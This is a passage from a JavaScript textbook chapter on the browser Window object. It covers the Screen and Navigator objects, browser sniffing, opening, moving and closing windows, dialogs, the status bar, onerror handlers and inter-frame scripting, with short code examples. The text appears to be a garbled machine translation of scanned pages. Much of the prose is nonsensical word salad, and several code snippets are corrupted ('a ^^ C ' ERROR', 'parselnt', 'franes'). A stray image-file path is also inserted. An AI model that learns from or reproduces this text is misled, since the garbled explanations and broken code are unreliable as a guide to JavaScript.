        function () { return document . body . scrollLeft ; };
    Geometry . getVerticalScroll =
        function () { return document . body . scrollTop ; };
}
// The following functions return the dimensions of the document.
```



```
    // They have nothing to do with the window, but it can be
    convenient to have them. if ( document . documentElement &&
    document . documentElement . scrollWidth ) { Geometry .
    getDocumentWidth =
            function () { return document . documentElement .
        scrollWidth ; }; Geometry . getDocumentHeight =
            function () { return document . documentE lement . scrollHeight ; };
    }
    else if ( document . body . scrollWidth ) {
```

```
    Geometry . getDocumentWidth =
        function () { return document . body . scrollWidth ; };
    Geometry . getDocumentHeight =
        function () { return document . body . scrollHeight ; };
}
```

Screen object

The property screen of ekta Win d ow refers to an object Screen , which offers yn formations th of posted e re the user's screen, and the available number of colors. Self -OPERATION width and height specify the size of the screen in pixels. They can be used, for example, to select the sizes of images to include in a document.

The availWidth and availHeight properties define the actual available screen size; it excludes the space required for graphics such as the taskbar. In the browser Firefox and the like 's it (but not in the IE) the object Screen has two more properties - availLeft and availTop . These properties determine the coordinates ordinates first available position on the screen. If, for example, created a scene ry, which opens a new browser window (as described later in this chapter), these properties can t be used to position windows at the center of the desktop.

The Screen object is illustrated in Example 14.4 later in this chapter.

Navigator object

Property navigator object Window refers to the object Navigator , containing an information on its web br ouzere, such as version and the list of displayed data formats. Object Navigator named "in honor» the Netscape Navigator , but it also supports a I of Internet Explorer . (In addition, the IE maintains its GUSTs clientlnformation as a neutral synonym for Navig ator The . Unfortunately, other browsers with the same name property is not supported.)

In the past, the Navigator object was commonly used by scripts to determine whether the browser was Internet Explorer or Netscape . However, such an approach to the definition NIJ browser type conjugate n certain problems, ie. K. Require constant yannogo update with new browsers and new versions of existing boiling browsers. Now the preferred method is considered on the basis of *about Verka functionality.* Rather than making any assumptions about browsers and their capabilities, it is much easier to directly check if the required functionality (such as a method) exists. For example measures in the following example shows how a check function tional opportunities, etc. and

register event handler methods (this ones ma discussed in detail in Chapter 17).


```
if ( window . addEventListener ) {
   // If addEventListener () method is supported, use it.
   // This is the case for standards- compliant browsers such as //
   Netscape , Mozilla, and Firefox .
}
else if ( window . attachEvent ) {
   // Otherwise, if there is an attachEvent () method , use it.
   // This applies to IE and other non-standard browsers that mimic it.
}
else {
   // Otherwise, none of the methods are available.
   // This is typical for older browsers that do not support DHTML .
}
```

However, sometimes defining the type of browser can be of some value. One such case is the ability to work around an error inherent in a particular browser type for a particular version. The Navigator object allows you to do this.

The Navigator object has five properties that provide information about the version of the running browser:

appName

The name of the web browser. The IE is the string " the Microsoft of Internet Explor er ", in Firefox and other browsers, which are based on the code the Netscape (that FIR like Mozilla or actually the Netscape), the value of this property is the string " the Netscape ".

appVersion

Version number and / or other version information of the browser. Refer e Atte of this room is to be regarded as an internal version number for how much he does not always correspond to the number displayed for the Custom la. Thus, the Netscape 6 and the subsequent versions of Mozilla and Firefox together was itself a version number 5.0. Cro IU of all versions of IE 4 to 6 report currently number 4.0, indicating compatibility with the basic functionality of Stu browsers 4th generation.

userAgent

The string that the browser sends in the USER - AGENT HTTP header . This property usually contains all of the information found in the app properties - Name and appVersion , and can also contain additional information. One to the format of presentation of this information is not standardized, therefore, not possible to organize the analysis of this line in a manner not dependent conductive on the type of browser.

appCodeName

Browser codename. For Netscape code name used « the Mozilla ». For compatibility, IE does the same.

platform

The hardware platform on which the browser runs. This property was to the Bavli in JavaScript 1.2.

Microsoft Internet Explorer

```
BROWSER INFORMATION:
appCodeName : Mozilla
appName : Microsoft Internet Explorer
appMinorVersion :; SP 2;
cpuClass : x 86
platform : Win 32
plugins :
opsProfile :
```

userProfile :
systemLanguage : ru
userLa nguage : ru
appVersion : 4.0 (compatible ; MSIE 6.0; Windows NT 5.1; SV 1 ;. NET CLR 1.1.4322)
userAgent : Mozilla /4.0 (compatible ; MSIE 6.0; Windows NT 5.1; SV 1 ;. NET CLR
1.1.4322) onLine : true cookieEnabled : true mimeTypes :

Figure: 14.1. Navigator Object Properties

The following lines JavaScript -code output values of all the properties of an object the Navi gator in the dialog box:

```
var browser = "BROWSER INFORMATION: \ n"; for ( var
propname in navigator ) {
    browser + = propname + "+ navigator [propname] +" \ n "
}
alert ( browser );
```

The dialog box shown in Fig. 14.1, displayed at startup based scenarios this nariya in IE 6.

As seen from Fig. 14.1, object properties Navigator sometimes contain more complex complete information than that which we are interested. For example, it is usually sufficient to know only the first digits from the appVersion property . To extract the object Navigator only the necessary information about the browser are often used Meto dy parseInt () and String . indexOf (). 14.3 In Example illustrates the program code, turning batyvayuschy object properties Navigator and retain conductive them in the object named browser . With the treated properties deal easier than with the original values niyami with in oystv object navigator . The general term for such code - *the client analyzer (client sniffer),* and the Internet can find more complex code and uni sebaceous analyzers. (For example, *http : // www . Mozilla . Org / docs / web - developer / sniffer / browser _ type . Html .)* However, for many purposes such simple code snippets work just fine.

Example 14.3. Objectified Definition browser manufacturer and version number

```
/ **
browser.js: The simplest client parser
*
```

```
This module declares an object named " browser " to use
much simpler than the " navigator " object .
* /
var browser = {
    version : parselnt ( navigator . AppV ersion ),
    isNetscape : navigator . appName . indexOf (" Netscape ")! = -1,
```



```
    isMicrosoft : navigator . appNane . indexOf (" Microsoft ") ! = -1
};
```

Before concluding this section, you must make one important point: the object properties Navigator can not with luzhit basis for reliable Identification tion browser. For example, in a of Firefox 1.0 property appName has the value e " Net scape ", and the property appVersion starts at 5.0. In the browser, the Safari , koto ing has nothing to do with the lineup th br ouzerov project the Mozilla , this property returns the same value! In IE 6.0, the appCodeName property is set to " Mozilla " and the appVersion property starts at 4.0. The reason for this according to Proposition things lies in the following: in the past, it was created so much about grammnogo code that analyzes the type of browser, that browser vendors can not afford to change the values of these properties, because it will lead to a breach of backward compatibility. By the way, this is one of the reasons why Ana Liz browser type more out of use and are increasingly used techniques based on test functionality.

Window management methods

Object Window defines a number of methods for vysokourov nevogo control window itself. The following sections discuss how these methods allow you to open and close windows, control their position and size, request and pass input

focus, and scroll through the contents of the window. The section ends with an example that demonstrates some of these possibilities.

Opening windows

You can open new browser windows using the open () method of the Window object .

Using the window . open () creates pop-ups containing advertisements when the user surfs the World Wide Web. Due to the similarity GOVERNMENTAL abuse in most web b rouzerov appeared diverse systems Pop-up Blocker. Typically, the method call the open () reducible dit to open a new window [1] , if the action initiated by the User The Telem, such as clicking on a button or link. A JavaScr ipt script that will try to open a new window on the first load (or unload) of the page will most likely fail.

The open () method takes four optional arguments and returns a Window object that represents the window you just opened. The first argument to open () is the URL of the document displayed in the new window. If this argument from the absent (or is null or empty string), the window will be empty.

The second argument to open () is the name of the window. As shown later in this chapter, it is to them I could USING atsya as the value of the attribute target tag < The form > or < a >. If you specify the name of an existing window, open () will simply return a link to the existing window without opening a new one.

Or to choose a new "tab" of the main browser window, as it is called in the Mozilla the F irefox . - *Note. scientific ed.*

An optional third argument the open () - This is a list of parameters that define the time measures and elements of the graphical user interface window. If opus tit this argument, the window gets blurred p default and a full set of columns chemical elements, including menus, status bar, menu bar, and so on. D. By specifying this argument, you can explicitly specify the size of the window and a set of available controls in it. For example, a small window with a variable size ohm having a status bar, but not containing menus, toolbars and hell esting string can be accessed through the next row JavaScript -code:

```
var w = window . open (" smallwin . html ", " smallwin ",
                "width = 400, height = 350, status = yes, resizable = yes");
```

Obra Titus note: When you specify a third argument, any clearly defined nye no controls. For a complete set of available elements and their names, see the Window . open () in Part 4 of this book. For a variety of reasons related to problems b pretensioners, browsers impose og restriction on the For example, you can not open the window too small or open it outside vie Dima area of the screen; In addition, some browsers do not allow preventative maintenance You can STI create windows without the status bar. The more ways of cheating User The teley come up with spammers, scammers and other inhabitants of the dark side of all peaceful Web, the more restrictions will be imposed on the method for the open ().

Specify the fourth argument of the open () makes sense only if the argument of the second cop is the name of an existing window. This argument is a Boolean value that determines whether the URL specified in the first argument should replace the current entry in the window's browsing history (true) or a new entry should be created (false). The last option is selected by default.

Returned by open () value is an object Window , represent conductive newly created window. This object in JavaScript -code allows you to send a new window as well as the original object Window refers to the window in which your code works. What about the reverse situation? What if the Java Script code in the new-for to not want to refer to the window open it? Property opener object Window refers to the window from which it was opened the current app yet. If the window was created by the user and not by JavaScript , the value of the opener property is null .

Closing windows

A new window opens with the method the open () and closes using IU Toda address close e- (). If we have created a Win dow object , then we can close it

with the instruction:

```
w . close ();
```

JavaScript code running inside a given window can close it like this:

```
window . close ();
```

Again, note the explicit use and dentifikatora window to eliminate neodnozna h Nosta between the method of address close e- () Object Window and by address close e- () object the Document .

Most browsers allow the programmer to automatically close only those windows that were created by his own JavaScript code. If a

the script tries of akryt any other window, you will see a dialog box for the millet to the user to confirm (or cancel) the window closing. This predosto vanced makes inconsiderate scripters to write code, closing vayuschy main window a user's browser.

The Window object continues to exist after the window it represents is closed. However Use of Vat any of its properties or methods, the IP validation key properties closed . This property is set to true , if the window was for indoor. Remember that the user can close any windows at any time, so to avoid errors it is a good idea to periodically check that the window you are trying to work with is open.

Window geometry

The Window object defines methods that you can use to move and resize windows. Resorting to these methods is generally discouraged because it is believed that the user should have exclusive control over the size and position of windows on the desktop. Modern browsers typically include a parameter that can be used of apretit JavaScript - scenarios to move the window or resize them, so you should always be prepared for the fact that a significant number

of users, this parameter ak -activated. In addition, to prevent the execution of malicious scripts in the windows of small or located outside Vidi my field of e to the wound, which the user may not notice, browsers typically restrict the ability to move windows off the screen or make them too small. If, after all that has been said , you still have s desire to move the window or resize them, then keep reading.

Method moveTo () moves from the upper left r ol window with said point coordinates fixed coordinates. Similarly method moveBy () moves the window to a specified lichestvo n Ixel left or right, up or down. The resizeTo () and re - sizeBy () methods resize the window by an absolute or relative value. Under detail described in the fourth part of the book.

Input focus and visibility

Methods focus () and blur () also provides yayut means of high-councils Lenia window. Calling focus () asks the system for the input focus for the window, and blur () releases focus. In addition, the method of focus () ensures that the window will Vidi by direct, transferring it to the top of the stack of windows. When the new window opened aetsya slops schyu method window . open (), the browser automatically creates a window at the beginning of the window stack. But if the second argument specifies the name of an existing window, the open () method does not automatically make the window visible. Therefore, often a call to open () is followed by a call to focus ().

Scrolling

Object Window also contains e methods document is scrolled within the window or frame. The scrollBy () method scrolls the document the specified number of pixels left or right, up or down, and the scrollTo () method scrolls the document to an absolute position. It moves the document so that the point of the document is

the assigned coordinates is displayed in the upper left corner of the document area in the window.

In modern browsers HTML are elements of a document (see chap. 15) have such communication oystva as offsetLeft and offsetTop , which contains the coordinates X and Y of elements w (Section 16.2.3 describes the methods that can be used for op -determination of coordinates of any element) ... Once the coordinates of op thinned by a method scrollTo () window contents can be scrolled so that any particular element is moved to the upper left corner of the window.

Another way to scroll is accessing method focus () a document element (e.g., input fields or buttons) resulting in the elements that transmits Xia input focus. As a side effect transfer operation input focus docu ment is scrolled so that an element with the focused visible. Obra Titus note: this does not mean that the item be sure to move to the upper left corner of the window, ME Todd only ensures that the element is visible.

Most modern browsers give in e rzhivaetsya another convenient IU Todd scroll: method call scrollIntoView () for each HTML -element makes this visible element. This method attempts to place the AUC linked elements cop as close as possible to the upper border of the window, but it is, of course, does not apply to items located close enough to the end of the e DOCUMENT. Method scrollIntoView () is not as widely implemented as a method of focus (), but it works with any HTML element of s, not only with those who are able to take pho cous input. You can read more about this method in the fourth part of the book.

The last way to the window scrolling of the scenarios is to identify the elements in the form of anchor tag < a name => in the positions s, which may be on the need to scroll through a document. You can then Spanish on lzovat Anchor names by the elements to write to the property hash object the Location . For example, if before the Document has an anchor element with the name of « top » to the beginning of the document, then return sya to the top of the document will be as follows:

```
window . location . hash = "# top ";
```

Reception using named anchor elements expands possibility navigation Nosta In addition, he does stand in the dock Mente visible in the address to the Troc

browser, allows you to set a bookmark and return to the previous position with the Back button, which can be very attractive.

At the same time, cluttering the history list view named anchor E, generated scripts in n ome situations can be considered Vat as a nuisance. To scroll through the document to a named anchor Nome element (in most browsers) without set and I'm a new entry in the list of IP Torii, you should use the method of the Location . replace ():

```
window.location.r eplace ("# top");
```

An example of using methods of the Window object

Example 14.4 shows how to use the methods of the open (), address close e- () and the moveTo () object the Window , as well as some others we have discussed PRIE we work with windows. The example creates a new window, but then using the method

setInterval () specified intervals repeating function calls, moving the guide is a window on the screen. The screen size is determined using the Screen object, and then, based on this data, the window is bounced when it reaches any edge of the screen.

Example 14.4. Creating and moving a window

```
< script > var bounce =
{
   x : 0, y : 0, w : 200, h : 200, // Window position and dimensions
   dx : 5, dy : 5, // Movement speed
   interval : 100, // Refresh rate in milliseconds
   win : null , // The window to create
   timer : null , // Return value of the setInterval () method
```

```
// Start animation start : function () {
    // First the window is centered on the screen bounce . x = ( screen
    . width - bounce . w ) / 2; bounce . y = ( screen . height - bounce .
    h ) / 2;
    // Create a window that will move around the screen
    // javascript URL : - the easiest way to display a short document
    // The last argument determines the size of the window
    bounce . win = window . open (' javascript : "< h 1> 0 TCK 0 K ! </ h
    1>"', "",
                        "left =" + bounce.x + " , top =" + bounce.y +
                        ", width =" + bounce.w + ", height =" +
                        bounce.h + ", status = yes");
    // Use setInterval () to call the nextFrame () method every // set
    time interval. Save the return value to be able to // stop the
    animation by calling clearInterval ().
    bounce.timer = setInterval (bounce.nextFrame, bounce.interval);



// Stop animation stop: function () {
    clearInterval (bounce.timer); // Abort the timer
    if (! bounce.win.closed) bounce.win.close (); // Close the window
},
// Display next frame. Called by the setInterval () method
nextFrame : function () {
    // If the user has closed the window, exit if ( bounce . Win .
    Closed ) {
        clearInterval ( bounce . timer );
        return ;
    }
    // Simulate rebound if reached the right or left border of the if ((
    the bounce . X + the bounce . Dx > ( screen . AvailWidth - the
    bounce . Of w )) || ( the bounce . X + the bounce . Dx <0)) the
    bounce . dx = - bounce . dx ;
    // Simulate a bounce if the upper or lower bound was reached if ((
    bounce . Y + bounce . Dy > ( screen . AvailHeight - bounce . H ))
    || ( bounce . Y + bounce . Dy <0)) bounce . dy = - bounce . dy ;
```

```
        // Update the coordinates of the
        window bounce . x + = bounce .
        dx ; bounce . y + = bounce . dy ;
        // Move window to new position bounce .
        win . moveTo ( bounce . x , bounce . y );
        // Display current coordinates in the status bar bounce . win .
        defaultStatus = "(" + bounce . x + "," + bounce . y + ")";
    }
}
</script>
<button onclick = "bounce.start ()"> Start </button>
<button onclick = "bounce.stop ()"> Stop </button>
```

Simple dialog boxes

Object Win dow has three methods etc. A presentation to the user about the simplest dialogs. The alert () method displays a message and waits for the user to close the dialog. Method The confirm () prompts the user to click on to the LEFT button OK or Cancel to Confirm erzhdeniya or cancel the operation. The prompt () method prompts the user for a string.

Although these methods call dialog boxes are extremely easy to use, good manners require that they are used as sparingly as possible and only to the case in urgent n Parts Required. Dialog boxes such as these YaV not lyayutsya common paradigm in web design and are currently accepted nyayutsya less and less thanks to the support in web browsers means changing the contents of the document itself. Most Users Lei believe that the dia Analog window output means the alert (), The confirm () and the prompt (), contrary to the usual

practice. The only way it makes sense to call these methods is when debugging. JavaSeript -programmisty often insert method call the alert () in the code, trying to diagnose emerging about Bloem (an alternative method of debugging is shown in Example 15.9).

Please note that the text displayed in the dialog boxes is regular unformatted text. It can only be formatted with spaces, re water lines and various punctuation marks.

Some browsers display the word " JavaScript " in the header or upper left corner of all dialog boxes created by the alert (), confirm (), and prompt () methods . Although this fact annoys designers , it should be viewed as a feature, and not as a mistake; the word " JavaScript " is there to benefit Vatel was clearly the origin of the dialog box and to prevent the creation of code "Trojan horses", simulating the system dialog boxes, and deception of becoming -governing users to enter their passwords and do other things that they do not perform.

The confirm () and prompt () methods are *blocking,* that is, they do not return until the user closes the dialog boxes they display. [1] This means that when one of these windows is displayed, the code stops

[1] These windows are usually called modal. - *Note. scientific ed.*

Figure: 14.2. Confirm () Dialog Box

the execution and the current downloadable documents, if the second exists, pre clearly reduced load as long as the user does not respond to the request. The one who is no alternative methods of behavior: the return of their value - is the data entered by the user, so they just have to wait until the rea tion User The of Tell, before returning a value. In most browsers, ME Todd the alert () is also a blocking and waits for the user to close the dialog box.

One typical embodiment of the method confirm () is contained in at least 5.14, which will create a dialog box shown in Fig. 14.2.

Example 14.5. Using the confirm () method

```
function submitQuery () {
   // This is the question text that is displayed in front of the user.
   // Formatting is done with only underscore and linefeed
   characters. var message = "\ n \ n \ n \ n " +
      " \ n \ n " +
      "To fulfill a request as complex as yours ^" +
      "it may take a minute or more. ^" +
      " \ n \ n \ n " +
      "Click on the OK , to continue, ^" +
      "or Cancel to cancel the operation.";
      // Request permission to perform the operation // and
      abort it if permission is not received if (! Confirm (
      message )) return ;
      / * This is where the code that makes the request is located * /
}
```

Status bar

Web browsers typically display at the bottom of any window *line consisting Niya,* designed to display messages to the user. When the User The Tel, for

example, moves the mouse over a hyperlink, the browser usually until binds iK address to which it points.

To specify the text that the browser should vyve with tee in the status bar, a hundred ryh browsers can use the status property. This property is commonly employed satisfied for display in the status bar description of a document in a readable vie

This is when the user hovers over the hyperlink. You can do it like this:

```
Confused? Try
< A the href = " help . The html " onmouseover = "the status = 'Go
to the Help!'; Return statement to true ;"> refer to the reference
section <>.
```

When the mouse pointer is on this link, performs tsya JavaScript -code in the event handler onmouseover . As a result, property status recording window INDICATES text, and then returns the value to true , telling the browser that it should not take their own action, the default (GRT maps the the U the RL - address hyperlinks).

This snippet no longer works in modern browsers. Such programs ny code is too often used to deliberately trick users by spoofing the target address (for example, for the purpose of fraud) that instill lo applied to the Theological properties of the ban to change status in the modern browsers.

Object Window also has the property of the defaultStatus , allowing to display text in the status bar when br about uzer himself nothing else takes it (on the example, the URL -address hyperlinks). This communication oystvo is functional only in a certain ryh browsers (e.g., Firefox 1.0 ability to record a property default Status offline, as well as in the property status).

East of metrically property defaultStatus used to create animation effects in page eye of the state. In the old days, when the contents of the docu ment has

not yet been Ven y PNO scenarios, but were available property defaultSta tus and method for the setInterval (), Web developers often resist the temptation, cos giving a variety of flashy and confusing animations in ticker style. Fortunately, those days are gone. Nevertheless q.s. gence use status bar sometimes still occurs, and indeed the method together with setInterval (), as demonstrated in Example 14.6.

When measures 14.6. Tasteful animation effect in the status bar

```
<script>
var WastedTime = {
    start: new Date (), // Remember the start time
    displayElapsedTime: function () {
        var now = new Date (); // Get the current time //
        Calculate the number of minutes passed
        var elapsed = Math.round ((now - WastedTime.start) / 60000);
        // And try to display them in the status bar window .
        defaultStatus = " Elapsed " + elapsed + "minutes.";
    }
}
// Update the status bar once a minute setInterval ( WastedTime .
DisplayElapsedT ime , 60000);
</script>
```

Error processing

The onerror property of the Window object is a special handler. If you set it mu property function, it will be called in all cases where the WHO-box

arises mistake - this function mill ovitsya error handler for this app on. (Note: for the same purposes, it is sufficient to determine glo ballroom function onerror (), since it is equivalent to the assignment function property onerror object of the Window . However, the reception function definition onerror () in IE will not work.)

Three arguments are passed to the error handler. The first argument - a Report of describing the error that occurred. This can be something like "absence exists an operator in an expression," "property of self read-only" or "property myname is not defined." The second argument is a string containing the URL of the document containing the JavaScript that caused the error. Third argument - this is the line number in the document where the error occurred. Handler oshi side can use these arguments you for different purposes. A typical error handler might display a message to the user to record it in a journal or on the demand of ignoring errors. Before JavaScript 1.5, the on - error () handler could be used as a replacement for the try / catch construct (see Chapter 6) to handle exceptions.

In addition to these three arguments, an important role is played by the return value of the responsibility of carrying onerror (). Browsers in case of errors usually vyvo DYT message in a dialog box or a status bar. If the handler oner - ror () returns to true , it tells the system that the error is processed and nick FIR further action is required; in other words, the system should not display its own error message.

In recent years, a method of processing JavaScript -code errors in browsers measurable nilsya. Earlier, when the language JavaScript was still a novelty, and browsers have to all still young, for them it was common to display dialog boxes whenever there was an error in the script. These windows carried information useful to the developer , but confusing the end user. To keep to the finite user from the appearance of these dialog boxes, in the finality GOVERNMENTAL versions of web pages (many web pages generate errors in the IC complements JavaScript -stsenariev, at least in some browsers) can but simply define an error handler that does nothing does not output:

```
// Don't bother the user with error messages window
. onerror = function () { return true ; }
```

With the increasing volumes of ill-conceived and inconsistent JavaScrip t - code in John ternete errors are commonplace in the results recorded browsers steel Vat any errors unobtrusive way. This has improved the situation of the end-user, but complicate the life of developers who m now I have to open the

window J avascript -Consoles (eg of Firefox), to see if there were any errors. To simplify the debugging process, you can use something like the following error handler:

```
// Display the error message as a dialog box, but no more than 3
times win dow . onerror = function ( msg , url , line ) { if ( onerror
. num ++ < onerror . max ) {
        a ^^ C ' ERROR : "+ msg +" \ n "+ url + + line);
        return true;


    }


}
```



```
onerror . max = 3; onerror
. num = 0;
```

Working with multiple windows and frames

Great instvo web applications are executed in a single box, although it may open a small auxiliary screen. Nevertheless, it admits Timo create applications that are utilized by the two or more frames or windows, providing the interaction Vie between frames or windows E using JavaScript -code. This section tells you how this is implemented Vat in practice. [1]

Before proceeding to discuss the theme of creating web applications do not how many windows or frames, it makes sense to remember once again be provisions litiki common origin, described in Section 13.8.2. This Politi ka allows JavaScript -stsenariyu interact with the contents of only those documents, which were obtained from the same server as the document with this scenario. Luba is, attempts to read the contents or document properties of radiation from another web server will be unsuccessful. This means, for example, it is possible to write a program in JavaScript , which is John deksirovat own website and make sleep juice references in the documents presented on this site. However, it is impossible to expand the possibilities of this program so that she could follow these links and index other sites: trying to get a list of references of the Documentation comrade, Location x outside the site will be unsuccessful. See Example 14-7 for code that doesn't work due to generic origin policy restrictions.

Relationships between frames

We have already seen that the open () method of the Window object returns a new Window object that represents the window we just created. We have also seen that this is a new app but tends to the opener , referring to the original window. Since the two windows can refer to each other, and each of them can read properties and vyzy Vat Meto dy else. The same is possible for frames. Any frame in a window can reference any other frame using the frames , parent, and top properties of the Window object .

JavaScript code in any window or frame can refer to its own window or frame using the window or self properties . Since every window or frame is a global object for the code it contains, it is not necessary to use the window or self property to refer to the global object itself. That is, if you want to refer to a method or property on a global object (although for styling reasons this might

In the early days of JavaScript, web applications with many frames and windows were common. Now, in accordance with generally accepted It lines PAMI web sprinkler should not be used on frames (this does not apply to the *pla vayuschim frames,* which are called *iframes),* thereby becoming less possible to meet the websites where there are interacting with each other windows.

useful), it is not necessary to use the prefix window or self when referring to methods or properties of the global object.

Any window has a frames property . This property refers to an array of Window objects , each of which represents a frame contained within a window. (If the window contains no frames, the frames [] array is empty and frames . Length is zero.) Therefore, a window (or frame) can refer to its first subframe as frames [0], and its second subframe as an element fram es [1] .. etc. Similarly JavaScript -code working window may follow conductive manner to refer to the third subframe of the second frame of the window:

```
frames [1]. frames [2]
```

Each window also has the property of parent , referring to the object the Window , in koto rum soda is window rzhitsya. Therefore, the first frame in a window can refer to an adjacent frame (the second frame of the same window) like this:

```
parent . frames [1]
```

If the window is a top-level window and not a frame, a feature parent about a hundred refers to the window itself:

```
parent == self ; // For any top-level window
```

If the frame is inside another frame contained in the top-level window, then it can refer to the top-level window like this: parent . parent . One to as a universal property of reduction has top : regardless of the depth of the nesting frame his property top refers to ca. containing it but the uppermost level. If the object Window is the window of the upper urs nya, top simply refers to the window itself. For frames that belong directly -containing upper window ur ovnya, property top coincides with about the properties at about m parent .

Frames are usually created using the o tag in < frameset > and < frame >. However, HTML 4 WMS is, so as to use the tag < the iframe >, creates a document in a floating frame. For JavaScript, frames created using the < iframe > tag are the same as frames created using the < frameset > and < frame > tags . Everything discussed earlier applies to both types of frames.

Figure 14.3 illustrates the relationship between frames and shows how the code running in one frame, may refer to any other frame by means of the properties of frames , parent and top . Here the browser window contains two frames, one above the other. The second frame (the larger one at the bottom) itself contains three subframes, located side by side.

Window names and frames in

The second (optional) argument to the previously discussed Window . the open () - is the name of the newly sozdannog of the window. When creating a frame using the < frame > tag, you can use the name attribute to specify its name. An important base naming windows and frames is that x names m Oguta then be used as attribute values of target tags < a > and < form >. This value tells the browser where you want to see the result of link activation or form submission.

For example, if you have two windows, one with the name The table _ of _ contents The , and the other - MainWin , window The table _ of _ contents The may be the next HTML -code:

Figure: 14.3. Relationships between frames

< A the href = " chapter 01. the html " target = "MainWin"> Chapter 1. Introduction <>

When the user clicks on this hyperlink, the browser loads the specified URL , but it outputs not to the window that contains the link, but to a window named mainwin . If the name of the window mainwin missing, click on the link creates a new window with the same name, and Doc ument to the specified URL URLs loaded into the window.

Attributes target and name are part of the HTML -code and operate without the intervention ARISING JavaScript , but there are also associated with JavaScript reasons for assigning I frames names. We have seen that in any object Window has Xia array frames [], contains zhaschy links to all the frames of the window (or frame), regardless of whether they have or do not have names. However, if the frame is given a name, a reference to this frame

also with stored in a new property of the parent object the Window . The name of the new property matches the name of the frame. Therefore, it is possible to create a frame using the following HTML code:

```
<frame name = "table_of_contents" src = "toc.html">
```


After that, this frame can be referenced from another frame adjacent to it:

```
parent . table _ of _ contents
```

This code is easier to read and understand than code where the array index is hardcoded (and you depend on it), which is inevitable in the case of an unnamed frame:

```
parent . frames [1]
```

In Example 14-7 at the end of this chapter, the program code refers to frames by name using the technique just described.

JavaScript in interacting windows

In Chapter 13, already mentioned, that the object Window serves as the global object for client JavaScript -code and the window - as a context to execute Nia for everything contained therein JavaScript -code. This also applies to frames: each frame represents an independent execution context for JavaScript code. Each object Window is a separate global object, so each define their own namespace and its own set of global box GOVERNMENTAL variables. From the point of view of working with multiple frames or windows, then global variables no longer seem so global!

Despite the fact that each window or frame defines an independent execution context JavaScript -code it does not mean that the code running in one app is not isolated from the code in the other windows. Code to be executed in one frame, is at the top of its scope chain object appear the Window , a great

matter, which has a code to be executed in another frame. However, code from both frames is executed by the same JavaScript interpreter in the same environment. As we have seen, the frame can refer to any other frame of a power properties of frames , paren t and top . Therefore, although the JavaScript -code in different Frei max executed with different scope chain visibility, however the code in one frame can refer to variables and functions, defined by another frame nym

Suppose that the code in frame A defines the variable i :

```
var i = 3;
```

This variable is a property of the global object, that is, a property of the Window object . The code in frame A can explicitly refer to this variable as a property using either of two expressions:

```
window . i
self . i
```

Now assume that the frame A has adjacent frame B , which tries etsya set variable i , a certain code frame A . If frame B simply assigns the value to i , it will only successfully create a new property of its own Window object . Therefore, it must explicitly reference property i of the adjacent object with the following code:

```
parent . frames [0]. i = 4
```


Remember that the keyword function , defining the function, announces ne Remen hydrochloric just as the keyword var . If JavaScript -code in frame A Ob is a function of f , this function is defined within the frame A . Code in frame A can call function f like this:

```
f ();
```

However, the code in frame B must refer to f , as a property of the object Window Frame A :

```
parent . franes [0]. f ();
```

If the code in frame B often causes this function, you can assign it to re mennoy frame B , so to make it easier to refer to the function:

```
var f = parent.frames [0] .f;
```

The code now in frame B may vyzyvat s as a function f () in the same way as the code frame A .

Sharing in this way function between the French e ymami mud and the windows are very important but remember the rules of lexical scoping. Functions are executed in the context in which they are defined, not in the context from which they are called. Therefore, continuing the previous example, if the function f refers to global variables, search for these variables is performed in the properties of frame A , even when the function is called from frame Bed and .

If you do not pay much attention to it, can receive the programs, am boiling in an unexpected and confusing ways. Suppose that you have determined whether the section < head > of a document containing multiple frames, the following function, thinking that it will help you in debugging:

```
function debug ( msg ) {
    alert ("Debug message from frame:" + name + "\ n " + msg );
}
```

The JavaScript code in each of your frames can refer to this function like this: top . debug (). However, when it is called function will search the variable name in the context of a top-level window that is defined sic Ktsia and not in Contek ste frame, from which it is issued. As a result, debugging messages will always contain the top-level window name, not the name of the frame, the sending of communication, as it is assuming and elk.

Remember that constructors - is also a function, so th, when you define a stem with a object with a constructor function and the related object-prototi pom, this class is only defined for a single window. Recall the class Complex , which we defined in Chapter 9, and consider the following HTML-docu ment with multiple frames:

```
<head>
```

```
<script src = "Complex.js"> </script>
</head>
frameset rows = "50%, 50%">
    frame name = "frame1" src = "frame1.html"> frame
    name = "frame2" src = "frame2.html">
</ frameset >
```


JavaScript -code fi in crystals *frame 1. the html* and *frame 2. the html* can not create object Com plex with about this expression:

```
var c = new Complex (1,2); // Doesn't work from any frame
```

It must explicitly refer to the constructor function:

```
var c = new top.Complex (3,4);
```

As a viola rnativy code in any frame can define your own ne belt for easy reference to the constructor function:

```
var Complex = top.Complex; var c = new Complex (1,2);
```

Unlike custom constructors, predefined constructs ry Okaz ayutsya automatically defined in all windows. However, it should be noted that each window has an independent copy constructor and independent directly copy constructor prototype object. For example, each window has its own copy of the String () constructor and a String object . prototype . So if you create a new method for working with JavaScript strings and make it a method of the String class , assigning it to a String object . prototype of the current window, all lines in that window will be able to use the new method, however this new method will not be available to lines defined in other windows. Note: it doesn't matter which window contains the line reference; It has values of only the window in which the line is actually created.


Example: navigation bar in a frame

This chapter ends with an example that demonstrates some of the most important windowing techniques that have been described here:

-)uery the current URL using the location property . herf and loading but Vågå document setting n about Vågå values n Ia in property l o Cation .
- And Using techniques back () and the fo r ward () object History .
- Using setTimeout () method for deferred function call.
- Opening a new browser window using the window . open ().
- Jsing JavaScript -code from one frame to interact with the Drew gim Frey IOM.
-)emonstration of the limitations imposed by the general policy descended Denia.

Example 14.7 is a simple script and HTML -form Predna values for the document in another frame. One frame creates a simple navigation bar that is used to manipulate the content of another frame. The navigation pane includes the Back and Forward buttons, as well as a text box into which the URL - address. The navigation bar can vie to put at the bottom of the browser window in Fig. 14.4.

The < scrip t > tag of the example defines the functions, and the buttons and text field for entering the URL are in the < form > tag. Button click event handlers are used to call functions. Although so far the event handlers for the HTML - forms have not yet been discussed, but for understanding nnogo example, this is not essential.



